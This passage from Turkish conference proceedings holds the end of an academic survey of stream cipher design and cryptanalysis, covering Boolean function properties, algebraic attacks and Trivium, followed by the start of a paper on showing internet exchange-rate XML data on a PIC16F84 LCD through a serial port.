bunların şifreli metin dizisine sahiptir, *Seçilmiş açık metin saldırısı*; Düşman bir açık metin dizisini seçebilir ve bunların şifreli metinlerini oluşturabilir, *Seçilmiş şifreli metin saldırısı*; Düşman bir şifreli metin dizisi seçebilir ve bunların açık metinlerini oluşturabilir. Yukarıdaki saldırı modellerine bakıldığında modeller pratikte uygulanabilirliği kolay olandan zor olana doğru sıralanmıştır. Bu saldırı modellerinden en gerçekçi olan model sadece şifreli metin saldırısıdır. Diğer saldırı modelleri gerçekte bir şifrenin derecelendirilmesinde bir ölçüt teşkil etmektedir. Örneğin seçilmiş açık metin saldırısına karşı dayanıklı bir şifre dayanıklı olmayana göre daha güvenli olacaktır. Ek olarak pratikte mümkün olmayacak saldırı modellerinin kullanılması belki de güvenliği hiç bir zaman ispatlanamayacak bir şifreye bir güvenlik payı ekleyeceğini unutmamak gerekir. Ancak bunun yanında eğer bir şifre sadece şifreli metin saldırısına karşı "çok gerçekçi bir saldırı modeli" dayanıklı değil ise kesinlikle zayıf bir şifredir [5].

Bu çalışmada simetrik şifreleme algoritmalarının bir kategorisi olan ve şifreleme algoritmaları içindeki en hızlı algoritmalar olarak bilinen akış şifrelerinin güç incelemesi gerçekleştirilmiştir. Özellikle son yıllarda popüler olan bazı tasarım teknikleri ile saldırı yöntemlerine değiştirilmiş ve bu şifreleme algoritmalarının tasarım prensiplerinin gittiği yön belirlenmeye çalışılmıştır. Buna ek olarak blok şifreleme algoritmalarında oturmuş olan ancak akış şifrelerde belirli olmayan tasarım prensiplerinin sınıflandırılması da gerçekleştirilmiştir.

## 2. Akış Şifreler

Akış şifreler daha önceden de bahsedildiği gibi açık metnin bir karakterine bir seferde zamanla değişen bir fonksiyon uygulayarak açık metnin karakterlerini ayrı ayrı şifreler [6]. Akış şifreler eşzamanlı ve eşzamansız olmak üzere temelde ikiye ayrılırlar. Eşzamanlı akış şifrelerde anahtar dizisi, açık metin ve gizli anahtardan bağımsız olarak üretilir. Her iki şifreleme tipi de

sonlu durum otomatıdır ancak eşzamansız akış şifrelerde anahtar dizisi, sabit uzunluktaki bir önceki şifreli metinlerin ve anahtarın bir fonksiyonu ile elde edilir. Bu şifreleme algoritmalarından eşzamansız akış şifrelerde şifreleme v şifreli metin sembolüne bağlı olduğu için bir iletim hatası durumunda v sembol sonra şifrenin tekrar eş zamanlaması mümkün olacaktır. Böyle bir durum söz konusu olduğunda öteki v sembol hatalı olacaktır. Yani hata yayılması eşzamanlı şifrelere göre kötüdür. Ancak eş zamanlama düşünüldüğünde eşzamansız şifreler eşzamanlı olanlara göre daha iyidir. Eşzamanlı şifrelerde eş zamanlama tekrar sağlanamaz.

Temelde bakıldığında akış şifreler donanım ve yazılım uygulamaları için geliştirilmiş akış şifreler olmak üzere iki farklı kategoriye ayrılabilir. Donanım tabanlı geliştirilen akış şifrelerinin yapıtaşları olarak doğrusal geri beslemeli öteleyici saklayıcılar (Linear Feedback Shift Registers) gösterilebilir. Bunun nedeni olarak donanımsal uygulamalardaki uygunlukları, üretilen serinin geniş periyoda sahip olması ve iyi istatistiksel özellikler göstermesi verilebilir. Doğrusal geri beslemeli saklayıcılarda ki doğrusallığın yok edilmesi için boole fonksiyonları kullanılarak elde edilen Doğrusal Olmayan Birleşim Üreteçleri (Nonlinear Combination Generators) ve Doğrusal Olmayan Filtre Üreteçleri (Nonlinear Filter Generators) akış şifrelerinin iki farklı tasarım yöntemini temsil eder. Doğrusal Olmayan Birleşim Üreteçleri birden fazla doğrusal geri beslemeli öteleyici saklayıcının bir boole fonksiyonu ile birleşiminden meydana gelirken Doğrusal Olmayan Filtre Yaklaşımında bir tane doğrusal geri beslemeli saklayıcı kullanılır. Diğer yandan Doğrusal Olmayan Filtre Yaklaşımı,  $F_{2^n}$  genişletilmiş cismini kullanan ve yazılım yoluyla tasarlanan akış şifrelerinde tasarım için etkin bir yoldur. Bunun nedeni olarak  $F_{2^n}$  üzerine tanımlanan maksimum uzunluklu doğrusal geri beslemeli öteleyici saklayıcıları ötelenmesinin yazılımda oldukça maliyetli olması gösterilebilir [7]. Yine doğrusal geri beslemeli öteleyici saklayıcı temelli akış şifrelerin diğer bir kategorisi de saat kontrollü üreteçlerdir. Bu

tür şifrelerdeki tasarım felsefesinde saat vuruşlarının sayısını düzensiz sinyaller kullanarak kontrol etme fikri vardır. Saat besleme sinyali bir doğrusal geri beslemeli öteleyici saklayıcı olabileceği gibi şifrenin diğer içsel bir yapısı da olabilir. Bu metotla doğrusal geri beslemeli saklayıcıların çıkışında ki doğrusallığın yok edilmesi amaç edinilir.

Diğer tasarım mekanizmalarından biri de doğrusal olmayan durum kullanan mekanizmalardır. Bu mekanizmalardan RC4 rastlantısal olarak karıştırma temellidir. Bununla beraber doğrusal geri beslemeli saklayıcı temelli doğrusal olmayan güncellemeye sahip şifrelere örnek olarak E0 (Bluetooth da kullanılan akış şifre) [8] verilebilir. Bu tür şifrelerin tasarımında doğrusal geri beslemeli saklayıcının doğrusallığını yok etmek için doğrusal olmayan bir bellek eklenir. Doğrusal geri beslemeli saklayıcı tabanlı fakat doğrusal olmayan durum güncellemesine sahip olan diğer mekanizmalara örnek saat kontrollü üreteçler verilebilir. GSM de kullanılan A5 şifresi [9], alternatifli adım üretici ve <sup>2</sup>eSTREAM adaylarından Decim [10], Mickey [11] ve POMARANCH [12] bu mekanizmalardandır. Bu tasarım mekanizmaları dışında doğrusal geri beslemeli saklayıcıların cebirsel saldırılar gibi saldırılar karşısında zayıf düşmesinin bir sonucu olarak kullanılan doğrusal olmayan geri beslemeli saklayıcıları (Nonlinear Feedback Shift Registers) kullanan şifreler de mevcuttur. Bu şifrelere örnek olarak eSTREAM adaylarından HC-256 [13] ve Trivium [14] verilebilir. Bu şifrelerden HC-256 yazılım tabanlı bir şifre iken Trivium donanım tabanlı bir şifredir. Yine doğrusal geri beslemeli saklayıcı türleri dışında blok şifreleri kullanan ya da blok şifre tasarım türüne sahip akış şifre türleri mevcuttur. Bu şifrelere örnek olarak eSTREAM adaylarından Phelix [15] ve LEX [16] verilebilir. Bu şifreleme algoritmalarından <sup>2</sup>eSTREAM: Akış şifreleri için ECRYPT'in yürüttüğü bir projedir. ECRYPT (European Network of Excellence for Cryptology) ise 2004 yılında başlatılan ve IST (Information Societies Technology) ile birlikte geliştirilmiş 4 yıl süre ile avrupadaki araştırmacıların bilgi güvenliği üzerine işbirliğini güçlendirmek için kurulmuş seçkin bir ağıdır.



LEX akış şifresi AES blok şifresini kullanmaktadır. Farklı bir tasarım örneği olarak Salsa20 [17] akış şifresi 64 byte giriş 64 byte çıkışa sahip bir hash fonksiyonudur.

Akış şifrelerin ayrıldığı diğer bir kategori de bu şifrelerin word tabanlı ya da bit tabanlı olup olmamaları ile ilgilidir. Yukarıdaki örnek verilen şifrelerden HC-256 word tabanlı iken Trivium bit tabanlı bir akış şifresidir.

### 3. Akış Şifreler için Önemli Kriptografik Özellikler ve Saldırı Teknikleri

Akış şifrelerinin önemli bir kısmında doğrusal geri beslemeli saklayıcılardan gelen doğrusallığı yok etmek için boole fonksiyonları kullanılmaktadır. Akış şifrelerinin gücü için önemli boole fonksiyonları ile ilgili bazı tanımlar aşağıda verilmiştir [18].

**Tanım 1:** Bir boole fonksiyonu  $f: F_2^n \rightarrow F_2$  den

$F_2$  ye bir harita olarak isimlendirilir. Kriptografide kullanıldığı şekil matematiksel yaklaşımdan biraz değişiklik göstermekle beraber bir boole fonksiyonunun kriptografide kullanıldığı şekliyle iki elemanı vardır: 0 ve 1. Bir boole fonksiyonu bir *doğruluk tablosu* (truth table) ile gösterilebilir. Doğruluk tablosu

$$f(x) = (f(0 \dots 0) \ f(0 \dots 0 \ 1) \dots \ f(1 \dots 1))$$

şeklinde sıralanan  $f$ 'in fonksiyon değerlerini gösteren bir vektördür. Aynı şekilde

$$\hat{f}(x) = (-1)^{f(x)} = 1 - 2f(x) \text{ fonksiyonu } \{-1, 1\}$$

setine ait bir fonksiyon olmak üzere doğruluk tablosundaki vektörler  $(-1)^{f(x)}$  fonksiyon değerlerine karşılık geliyorsa bu tür gösterilime *kutup doğruluk tablosu* (polarity truth table) ismi verilir.

**Tanım 2:**  $F_2^n$  de bir  $f$  boole fonksiyonunu temsil etmenin diğer bir yolu da polinomsal bir gösterim tarzı olan cebirsel gösterim biçimidir (Algebraic Normal Form-ANF). (1) ifadesindeki gibi gösterilebilir.

$$\begin{aligned} f(x) &= f(x_1, x_2, \dots, x_n) = \sum_{u \in F_2^n} a_u \left( \prod_{i=1}^n x_i^{u_i} \right) \\ &= \sum_{u \in F_2^n} a_u x^u; \quad a_u \in F_2 \\ &= a_0 \oplus a_1 x_1 \oplus \dots \oplus a_n x_n \oplus a_{12} x_1 x_2 \\ &\quad \oplus \dots \oplus a_{(n-1)n} x_{(n-1)} x_n \oplus a_{123} x_1 x_2 x_3 \\ &\quad \oplus \dots \oplus a_{123\dots n} x_1 x_2 x_3 \dots x_n \end{aligned} \quad (1)$$

**Tanım 3:** Bir  $f$  boole fonksiyonunun cebirsel derecesi  $\deg(f)$  yada kısaca  $d$  ile tanımlanır.  $f$  boole fonksiyonunun cebirsel derecesi

ANF formundaki  $x_0^{a_0} \dots x_{n-1}^{a_{n-1}}$  terimlerinden değişken sayısı maksimum olan değerdir.

**Tanım 4:** Eğer bir  $f$  fonksiyonunun  $t$  giriş

bitinin kombinasyonu istatistiksel olarak bağımsız ise  $f$  fonksiyonuna  $t$  dereceden ilinti

(korelasyon) dayanıklı (correlation immunity)

denir ve  $\mathcal{C}(t)$  olarak tanımlanır. Diğer bir de-

yişle  $f \in \mathbf{b}_n$  olmak üzere giriş değişkenleri-

nin  $x_{i_1}, \dots, x_{i_r}$ ,  $i \leq r \leq t$  herhangi bir alt seti

sabitlenirse;

$$\begin{aligned} \Pr(f(x) = 0 \mid (x_{i_1}, \dots, x_{i_r})) \\ = \Pr(f(x) = 1 \mid (x_{i_1}, \dots, x_{i_r})) \end{aligned} \text{ eşit-}$$

**Tanım 5:** İki boole fonksiyonunun,  $f, g$  den elde edilen boole fonksiyonunun doğruluk tablolarının ürünü  $f.g$  (iki vektör arasında elde edilen nokta ürünü değil) ile temsil edilsin.  $F_2^n$

üzerinde tanımlanmış bir boole fonksiyonunun cebirsel dayanıklılığı (algebraic immunity) (AI)

$$f.g = \bar{0} = (0, 0, \dots, 0) \text{ yada } (f \oplus \bar{1})g = \bar{0}$$

yapan  $F_2^n$  den  $F_2$  ye tanımlı  $g$  fonksiyonunun en düşük derecesidir.  $f.g = \bar{0} = (0, 0, \dots, 0)$

olacak şekilde fonksiyon  $g$ 'ye  $f$ 'in bir bozucusu (annihilator) denir.  $\text{An}(f)$ ,  $f$ 'in tüm bozucularının setini tanımlar.

**Tanım 6:** Bir  $f$  boole fonksiyonunun doğrusal olmama özelliği en yakın affine fonksiyona

olan hamming uzaklığı ile temsil edilebilir.  $\mathbf{b}_n$

$$\Lambda_n = \{a_0 \oplus a_1 x_1 \oplus a_2 x_2 \oplus \dots \oplus a_n x_n; a_i \in F_2, 0 \leq i \leq n\}$$

ise affine ( $a_0 = 0$  ise doğrusal) yani 1. dereceden fonksiyonlar seti ve  $d_H(f, a)$  iki fonksi-

yon arasındaki hamming uzaklığı olmak üzere

$f \in \mathbf{b}_n$  boole fonksiyonunun doğrusal olma değeri (2) ifadesindeki gibi verilebilir.

$$\begin{aligned} N_f &= \min_{a \in F_2^n} d_H(f, a) \\ &= \min_{U_1, \dots, U_n, V \in \{0,1\}} \# \left\{ X \mid f(X) \neq \bigoplus_{i=1}^n U_i X_i \oplus V \right\} \end{aligned} \quad (2)$$

**Tanım 7:** Bir Boole fonksiyonu  $f: F_2^n \rightarrow F_2$  için doğruluk tablosundaki 0'ların sayısı 1'lerin sayısına eşitse boole fonksiyonu için dengeli denir. Dolayısıyla dengeli boole fonksiyonunun hamming ağırlığı  $2^{n-1}$  dir.

Akış şifrelere karşı değişen ve gelişmekte olan çeşitli saldırı teknikleri mevcuttur. Bu saldırı tiplerinden ilinti saldırıları (correlation attacks) doğrusal geri beslemeli öteleyici saklayıcının çıkışı ile anahtar dizisi arasında

$$P(u_i = s_i) \neq \frac{1}{2} \text{ olacak şekilde bir ilintinin ol-}$$

ması ile açıklanabilir ( $u_i$  doğrusal geri beslemeli öteleyici saklayıcının çıkışı ve  $s_i$  bilinen

anahtar dizisi sembolü). Hızlı ilinti saldırıları ise çıkış dizisinin, doğrusal geri beslemeli saklayıcının durumlarının bir takım doğrusal fonksiyonu ile ilişkili olmasını kullanır. Bu saldırılar daha çok doğrusal olmayan birleştirici ve filtre mekanizmalarına karşı mümkün olmaktadır ve doğrusal geri beslemeli saklayıcının geri besleme polinomunun seyrek olmaması ve

5 Hamming uzaklığı:  $f$  ve  $g$  olarak isimlendirilen iki boole fonksiyonu arasındaki hamming uzaklığı  $d_H(f, g) = \sum_{i=1}^n (f(x_i) \oplus g(x_i))$ 'in doğruluk tablosunun hamming ağırlığı ya da doğruluk tablosundaki 1'lerin toplamı olarak ifade edilir.

birleştirici fonksiyonunun yüksek ilinti dayanıklılığına sahip olması ile engellenebilir. Ayrıca birleştirici fonksiyon olarak dengeli bir boole fonksiyonunun kullanım gerekliliği dengeli ve yüksek ilinti dayanıklı bir boole fonksiyonu kullanma gerekliliğini ortaya çıkarmaktadır.

Daha önceden de bahsedildiği gibi akış şifrelerin klasik yapısı birçok doğrusal geri beslemeli öteleyici saklayıcının bir boole fonksiyonu  $f$  ile birleştirilmesine dayanmaktadır. Cebirsel saldırılarda  $(k_0, k_1, \dots, k_{n-1})$  doğrusal geri beslemeli öteleyici saklayıcının başlangıç durumu (initial state) ve çıkış  $(s_i)_{i \geq 0}$  arasında doğrusal olmayan denklemler sistemi oluşturulur ve daha sonra bu sistem çözülür.

$$\left\{ \begin{array}{l} f(k_0, k_1, \dots, k_{n-1}) = s_0 \\ f(U(k_0, k_1, \dots, k_{n-1})) = s_1 \\ f(U^2(k_0, k_1, \dots, k_{n-1})) = s_2 \\ \vdots \\ \vdots \\ \vdots \end{array} \right. \quad (3)$$

(3) ifadesindeki denklemde  $U$  bağlantı fonksiyonunu ya da doğrusal güncelleştirici fonksiyonu,  $f$  filtre ya da birleştirici fonksiyonu tanımlamaktadır.  $t \geq 1$  için  $U^t$  doğrusal bir fonksiyon olduğu için tüm eşitlikler  $f$ 'in derecesine eşittir. Bununla beraber Meier [19] takip eden 2 senaryo ile bu denklemlerin derecesinin azaltılabileceğini göstermiştir.

Senaryo 1:  $(f \oplus \bar{1})h = \bar{0}$  olacak şekilde düşük

dereceli ve sıfır olmayan bir  $h$  fonksiyonu vardır.

$$h(U^i(k_0, k_1, \dots, k_{n-1})) = 0, \forall i \text{ ve } s_i = 0$$

yada  $(s_i \oplus 1)h(U^i(k_0, k_1, \dots, k_{n-1})) = 0$ .

Senaryo 2:  $f.g = 0$  olacak şekilde düşük dere-

celi ve sıfır olmayan bir  $g$  fonksiyonu vardır.

$$g(U^i(k_0, k_1, \dots, k_{n-1})) = 0, \forall i \text{ ve } s_i = 1$$

yada  $s_i g(U^i(k_0, k_1, \dots, k_{n-1})) = 0$ .

Courtois [20] tarafından ortaya konulan hızlı cebirsel saldırılar, cebirsel saldırılardan daha etkili olabilmektedir. Hızlı cebirsel saldırılarda saldırgan doğrusal geri beslemeli öteleyici saklayıcının başlangıç durumu ile çıkış fonksiyonunun bazı bitleri arasında birlikte ilişki kurarak siste-

min derecesi  $d$ 'yi azaltmaya çalışır. Çünkü cebirsel saldırılar da görülmüştür ki cebirsel saldırıların karmaşıklığı anahtar genişliği ile poli-

nomsal, denklem sisteminin derecesi  $d$  ile üssel bir ilişkiye sahiptir. Eğer daha düşük dereceden yeni denklemler bulmak mümkün olursa toplam saldırı aşırı derecede hızlandırılabilir.

Yukarıdan anlaşılacağı gibi cebirsel derece ya da cebirsel dayanıklılık akış şifrelerinin tasarımında önemli bir yer almıştır. Diğer yandan bir boole fonksiyonunun cebirsel derecesi ile ilinti dayanıklılık derecesi arasında bir ödünleşim (tradeoff) vardır.  $f$ 'in cebirsel derecesi

$\deg(f) > 1$  olmak üzere  $n$  değişkenli bir boole

fonksiyonunun ilinti dayanıklılığı

$n-1-\deg(f)$ 'i geçemez [18]. Bundan dolayıdır ki akış şifrelerin tasarımında yukarıda bahsedilen özellikler ışığında iki farklı yönde gelişme vardır. Bunlardan birincisi bahsedilen özellikleri doyuran çok değişkenli boole fonksiyonları arama, ikincisi tasarım stratejisini değiştirme. Bu tasarım stratejilerinden ilki birleştirici fonksiyonu sonlu bir durum otomatu ile değiştirmek (Bluetooth ta kullanılan E0 akış şifresinde olduğu gibi). İkincisi ise doğrusal geri beslemeli öteleyici saklayıcı yerine doğrusal olmayan öteleyici saklayıcı kullanmaktır. Bu tür akış şifrelere örnek olarak donanım uygulamaları için önerilmiş Trivium şifresi verilebilir. Trivium şifresinin sahte kodu aşağıda verilmiştir. Trivium şifresinin 288 bitlik başlangıç durumuna 80-bit anahtar ve 80-bit IV (initial value- başlangıç değeri) yüklenir ve durumun 286, 287 ve 288. bitleri hariç kalan diğer bitler 0 değerine çekilir [14]. Yükleme bittikten sonra durum (state) aşağıdaki sahte kodu verilen algoritma kullanılarak anahtar biti üretmeye hazır hale getirilir ve daha sonra aşağıda verildiği gibi bit bit değerler  $N \leq 2^a$  olacak

şekilde üretilir.

Trivium şifresinin anahtar üreten sahte kodu:

for  $i = 1$  to  $N$  do

$$t_1 \leftarrow u_6 + u_9$$

$$t_2 \leftarrow u_{162} + u_{177}$$

$$t_3 \leftarrow u_{243} + u_{288}$$

$$s_i \leftarrow t_1 + t_2 + t_3$$

$$t_1 \leftarrow t_1 + u_9 \quad u_9 \leftarrow u_{171}$$

$$t_2 \leftarrow t_2 + u_{175} u_{176} + u_{264}$$

$$t_3 \leftarrow t_3 + u_{286} u_{287} + u_9$$

$$(u_1 u_2, \dots, u_9) \leftarrow (t_3 u_1, \dots, u_2)$$

$$(u_9 u_9, \dots, u_{177}) \leftarrow (t_1 u_9, \dots, u_{176})$$

$$(u_{178} u_{179}, \dots, u_{288}) \leftarrow (t_2 u_{178}, \dots, u_{287})$$

end for

#### 4. Sonuç

Blok şifre tasarım teknikleri günümüzde anlaşılır seviyeye gelmiştir. Bu tasarım tekniklerini kullanarak güçlü şifreleme algoritmaları tasarlanmıştır. Ancak aynı şeyi akış şifreler için söylemek mümkün değildir. Şu ana kadar kırılmamış akış şifresi yoktur. Yine de bu konudaki çalışmalar değerlendirilmesi devam edilen eSTREAM projesi kapsamında yarışan 34 şifre ile devam etmektedir. Özellikle blok şifrelerden çok daha hızlı olan güvenli akış şifreleri tasarlama kısıtlı kaynakların kullanıldığı güvenlik gerektiren uygulamalar için önemlidir.

Bununla beraber eSTREAM projesi kapsamında yarışan ve başarılı bir saldırı gözlenmeyen şifrelerden HC-256 ve Trivium doğrusal olmayan geri beslemeli öteleyici saklayıcıların akış şifrelerin tasarımında önemli bir noktaya geldiğinin de kanıtıdır. Diğer yandan şifrelerin istatistiksel olarak göstereceği başarımlar da bu şifrelerin gelecekte güvenlik uygulamalarında varolup olamayacaklarını gösterecektir.

#### Kaynaklar

- [1] C.E. Shannon, *Communication Theory of Secrecy Systems*, Bell System Technical Journal, No. 30, pp. 50-64, 1949.
- [2] J. Daemen, V. Rijmen, *AES Proposal: Rijndael*, First Advanced Encryption Conference, California, 1998.
- [3] B. Schneier, *Applied Cryptography - Protocols, Algorithms, and Source code in C*, John Wiley & Sons, Inc., 2<sup>nd</sup> edition, 1996.
- [4] P. Rogaway and D. Coppersmith, *A software-optimized encryption algorithm*, In Ross Anderson, editor, **Fast Software Encryption**, pages 56-63. Springer-Verlag, 1994.
- [5] V. Rijmen, *Cryptanalysis and Design of Iterated Block Ciphers*, PhD Thesis, October 1997.

- [6] A. Menezes, P. v. Oorschot, and S. Vanstone, *Handbook of Applied Cryptography*, CRC Press, 1997.
- [7] P. Ekdahl, On LFSR Based Stream Ciphers, PHd Thesis, November 2003.
- [8] Bluetooth S.I.G, *Specification of Bluetooth System*, v.1.2, 2003.
- [9] A. Biryukov, A. Shamir, and D. Wagner, *Real time cryptanalysis of A5/1 on a PC*, Fast Software Encryption FSE 2000 (B. Schneier, ed.), Lecture Notes in Computer Science, vol. 1978, Springer-Verlag, pp. 1-18, 2000.
- [10] C. Berbain, O. Billet, A. Canteaut, N. Courtois, B. Debraize, H. Gilbert, L. Goubin, A. Gouget, L. Granboulan, C. Lauradoux, M. Minier, T. Pornin and H. Sibert, *The Stream Cipher DECIM*, eSTREAM, the ECRYPT Stream Project., 2005, available at: <http://www.ecrypt.eu.org/stream>.
- [11] S. Babbage, M. Dodd, *The Stream Cipher MICKEY*, eSTREAM, the ECRYPT Stream Project., 2005, available at: <http://www.ecrypt.eu.org/stream>.
- [12] C. Jansen and A. Kolosha, *The Stream Cipher POMARANCH*, eSTREAM, the ECRYPT Stream Project., 2005, available at: <http://www.ecrypt.eu.org/stream>.
- [13] H. Wu, *The Stream Cipher HC-256*, eSTREAM, the ECRYPT Stream Project., 2005, available at: <http://www.ecrypt.eu.org/stream>
- [14] C. De Cannière and B. Preneel, *The Stream Cipher Trivium*, eSTREAM, the ECRYPT Stream Project., 2005, available at: <http://www.ecrypt.eu.org/stream>.
- [15] D. Whiting, B. Schneier, S. Lucks and F. Muller, *The Stream Cipher Phelix*, eSTREAM, the ECRYPT Stream Project., 2005, available at: <http://www.ecrypt.eu.org/stream>
- [16] A. Biryukov, *The Stream Cipher LEX*, eSTREAM, the ECRYPT Stream Project., 2005, available at: <http://www.ecrypt.eu.org/stream>.
- [17] D. J. Bernstein, *The Stream Cipher Salsa20*, eSTREAM, the ECRYPT Stream Project., 2005, available at: <http://www.ecrypt.eu.org/stream>.
- [18] M. T. SAKALLI, *Modern Şifreleme Yöntemlerinin Gücünün İncelenmesi*, Phd Thesis, 2006.
- [19] W. Meier, E. Pasalic, and C. Carlet, *Algebraic attacks and decomposition of Boolean functions*, Eurocrypt 2004 (C. Cachin and J. Camenisch, eds.), Lecture Notes in Computer Science, vol. 3027, Springer-Verlag, pp. 474-491, 2004.
- [20] N. Courtois, *Fast algebraic attacks on stream ciphers with linear feedback*, Crypto 2003 (D. Boneh, ed.), Lecture Notes in Computer Science, vol. 2729, Springer-Verlag, pp. 176-194, 2003.

## XML Biçimli, Belirsiz Değişkenlikteki Verilerin Aktarım ve Görselleştirmesine Mikrodenetleyici Destekli Bir Çözüm

Hüseyin Gürüler<sup>1</sup>, Ayhan İstanbullu<sup>2</sup>, Barış Sarıççek<sup>1</sup>

<sup>1</sup> Muğla Üniversitesi, Teknik Eğitim Fakültesi, Elektronik ve Bilgisayar Eğitimi Bölümü, Muğla

<sup>2</sup> Balıkesir Üniversitesi, Mühendislik-Mimarlık Fakültesi, Bilgisayar Mühendisliği Bölümü, Balıkesir  
hguruler@mu.edu.tr, iayhan@balikesir.edu.tr, saricicek@gmail.com

**Özet:** İnternete aktarılan ve günün belirsiz aralıklarında değişim gösteren önemli verileri (döviz, altın, borsa vs. ile ilgili) takip etmek ve buna duyarlı karar mekanizmaları geliştirmek özellikle günümüz şirketlerinin ihtiyaçlarına girmiş bulunmaktadır.

Çalışmaya konu olan sistem, İnternette döviz kuru bilgilerini (US Dolar, Euro vs.) alarak, bu verileri seri port ile bilgisayara bağlı PIC 16F84 mikrodenetleyici destekli bir LCD ekranda belirlenen zaman aralıklarında yenilenerek gösterebilmektedir.

**Anahtar Kelimeler:** XML Veri Aktarma, Mikrodenetleyici Uygulaması, Veri Görselleştirme

### A Microcontroller Aided Solution to The Visualisation and Transfer of Xml Formatted Data Of Uncertain Variability

**Abstract:** Today's companies has a need to follow the data that is transferred to the internet and changes with uncertain time intervals throughout a day ( such as stock market data, exchange rate, gold prices ) and to implement decision mechanisms that are sensitive to these changes.

System that is subject to this study gets the exchange rates ( USD, EURO, etc.) from the internet and shows these data on an LCD screen that is controlled by a PIC 16F84 microcontroller connected to a computer from a serial port and refreshes the view periodically according to a predetermined time rate.

**Keywords:** XML Data Transfer, Microcontroller Application, Data Visualization

#### 1. Giriş

İnternette bulunan ve günün belirsiz aralıklarında değişim gösteren verileri (döviz, altın, borsa, sıcaklık, yol durumu gibi) takip etmek ve buna duyarlı karar mekanizmaları geliştirmek özellikle günümüz şirketleri ve modern yaşamın ihtiyaçlarına girmiş bulunmaktadır.

Belirli içerik veya içerik benzeri komutları giriş değeri veya komut olarak İnternet ortamından alabilecek PC ortamına kablolu veya kab-


losuz olarak bağlantı sağlayabilen sistemler, bu gereksinimlere çözüm olabilecek yetenektedir. XML biçimi ile verinin platform bağımsızlığı kazanması bu çözümleri destekleyici roledir.

Çalışmada kullanılan PIC 16F84 [1] mikrodenetleyici, fonksiyonel ve ekonomik olması yanında az enerji harcaması nedeniyle birçok uygulamada yaygın olarak kullanılmaktadır. Ayrıca flash belleğe sahip olması nedeniyle, saat girişine uygulanan sinyal kesildiğinde bünyesindeki kaydedicilerde verinin bozulmadan kalması sağlanır.

Sonraki bölümlerde geliştirilen yazılım, faydalanılan sınıf yapıları tanıtmış; İnternet, yazılım ve mikrodenetleyici arasındaki veri aktarımı ve buna bağlı sınırlamalar ile bulunan çözüm yolları açıklanmıştır.

## 2. Materyal ve Yöntem

Belirsiz zaman aralıklarında değişkenlik gösteren veri ile çalışmada örnek olarak döviz kuru tercih edilmiştir. Burada döviz Kur bilgilerini istenilen zaman aralıklarında İnternette alan ve programlanmış bir mikrodenetleyiciye bağlı LCD ekranda gösteren sistem tasarlanmıştır. Yazılım, kur bilgilerine TCMB'nin resmi sitesinden [2] ulaşmaktadır. VB .NET ortamında geliştirilen yazılım, XML biçimli sayfadan kur değerlerini aldıktan sonra seri porttan belli zaman aralıklarıyla mikrodenetleyici devresine gönderir [3],[4],[5]. Buradaki mikrodenetleyici devresindeki LCD modülünden bilgiler görüntülenir. Geliştirilen yazılıma ait akış diyagram Şekil 1 de verilmiştir.



Şekil 1. Kur alma işleminin akış diyagramı

## 2.1. Yazılım

### 2.1.1. Seri porta bağlanma: RS232 sınıfı

Program, mikrodenetleyiciye bağlanmak ve veri aktarımını sağlamak için .Net içindeki RS232 sınıfını kullanır. Seri port, PC ile dış dünya arasında kablolu bağlantıda geleneksel ve uygulaması kolay bir seçenektir. Seri portta veriler; 8 databit, 1 stopbit ve 1 Paritybit ile gönderilir. Veriler belli bir band genişliğinde gönderildiğinden belirli bir zaman gecikmesi oluşmaktadır. RS232 sınıfına ait parametreler ve anlamları Tablo 1'de gösterilmiştir.

Parametre	Anlamı
.Port	'port numarası
.Timeout	'zaman gecikmesi
.BaudRate	'band genişliği
.DataBit	'veri biti
.StopBit	'durdurma biti
.Parity	'parity biti

Tablo 1. RS232 sınıfı parametreleri

Aşağıda RS232 sınıfının kullanıldığı olay yordamı kodları verilmiştir:

```

Try
    With rs232
        .Port = port_no
        .Timeout = Int32.
    Parse(TextBox1.Text)
        .BaudRate = Int32.
    Parse(TextBox2.Text)
        .DataBit = 8
        .StopBit = rs232.
    DataStopBit.StopBit_1
        .Parity = rs232.
    DataParity.Parity_None
    End With
Catch ex As Exception
    MessageBox.Show(ex.
    Message, "Bağlantı Hatası",
    MessageBoxButtons.OK)

```

### 2.1.2. İnternette XML verisini alma:

#### System.Xml sınıfı

Program XML biçimli kur verilerini almak için System.Xml sınıfı kütüphanesine başvurur. Bu

kütüphanedeki XmlTextReader, XmlDocument, XmlNodeList sınıfları kullanılır. US Dolar alışı ve satışı ait XML bağlantılarını sağlayan kod parçası aşağıda verilmiştir. SelectNodes ifadeleri başka döviz kurları için de benzer bir şekilde oluşturulmuştur.

```

Dim adresOku As New
XmlTextReader("http://www.tcmb.gov.
tr/kurlar/today.xml")
Dim MyXml As New XmlDocument
MyXml.Load(adresOku)
Dim MyNode As System.Xml.XmlNodeList
MyNode = MyXml.SelectNodes("/
Tarih_Date/Currency[@Kod = 'USD'] /
ForexBuying")
lblUsdBuy.Text = MyNode.Item(0).
InnerXml.ToString()
MyNode = MyXml.SelectNodes("/
Tarih_Date/Currency[@Kod = 'USD'] /
ForexSelling")
lblUsdSel.Text = MyNode.Item(0).
InnerXml.ToString()

```

### 2.1.3. Mikrodenetleyiciye veri gönderme:

Aşağıda veri göndermede kullanılan fonsiyon verilmiştir. Burada gönderilecek ifade (metin) uzunluğu hesaplanır ve Mid fonksiyonu ile ifade karakter karakter bölünerek gönderilir. Her karakter arasında belli bir zaman gecikmesi sağlanmalıdır. Aksi takdirde LCD'de çok farklı karakterlerin gönderimi arasında zaman gecikmesi sağlar. Son karakter olarak "%" gönderilir. Bu karakterden sonra mikrodenetleyici veri almayı sonlandırır.

```

Public Function gonder(ByVal e As
String)
    a = Len(e)
    'metnin uzunluğu
    For b = 1 To 2500000
        'zaman gecikmesi sağlamak
        Next
        For i = 1 To a
            For b = 1 To 2500000
                'zaman gecikmesi sağlamak
                Next
                rs232.Write(Mid(e, i,

```

```


1)) 'metni harflere böl ve
gönder
    Next
    For b = 1 To 2500000
        'zaman gecikmesi sağlamak
        Next
        rs232.Write("%")
    ' "%" karakteri gönder
    End Function

```

## 2.2. Donanım: PIC 16F84

### Mikrodenetleyici Devresi

Mikrodenetleyici devresinde (Şekil 2) PIC16F84, max232, 7805, 4\*4 LCD, RS232 9 pin konnektör kullanılmıştır. Mikrodenetleyicinin verileri seri porttan alması ve devre üzerindeki LCD ekranda göstermesi için gerekli yazılım picbasic pro da gerçekleştirilmiştir.



Şekil 2. Mikrodenetleyici devre şeması

## 2.3. Program Arayüzü

### 2.3.1. Seri port ayarları

Port numarası, gecikme, band genişliği ve İnternette kur alım biçimi ile ilgili ayarların yapıldığı seri port ayarları Şekil 3 te gösterilmiştir.

Burada;

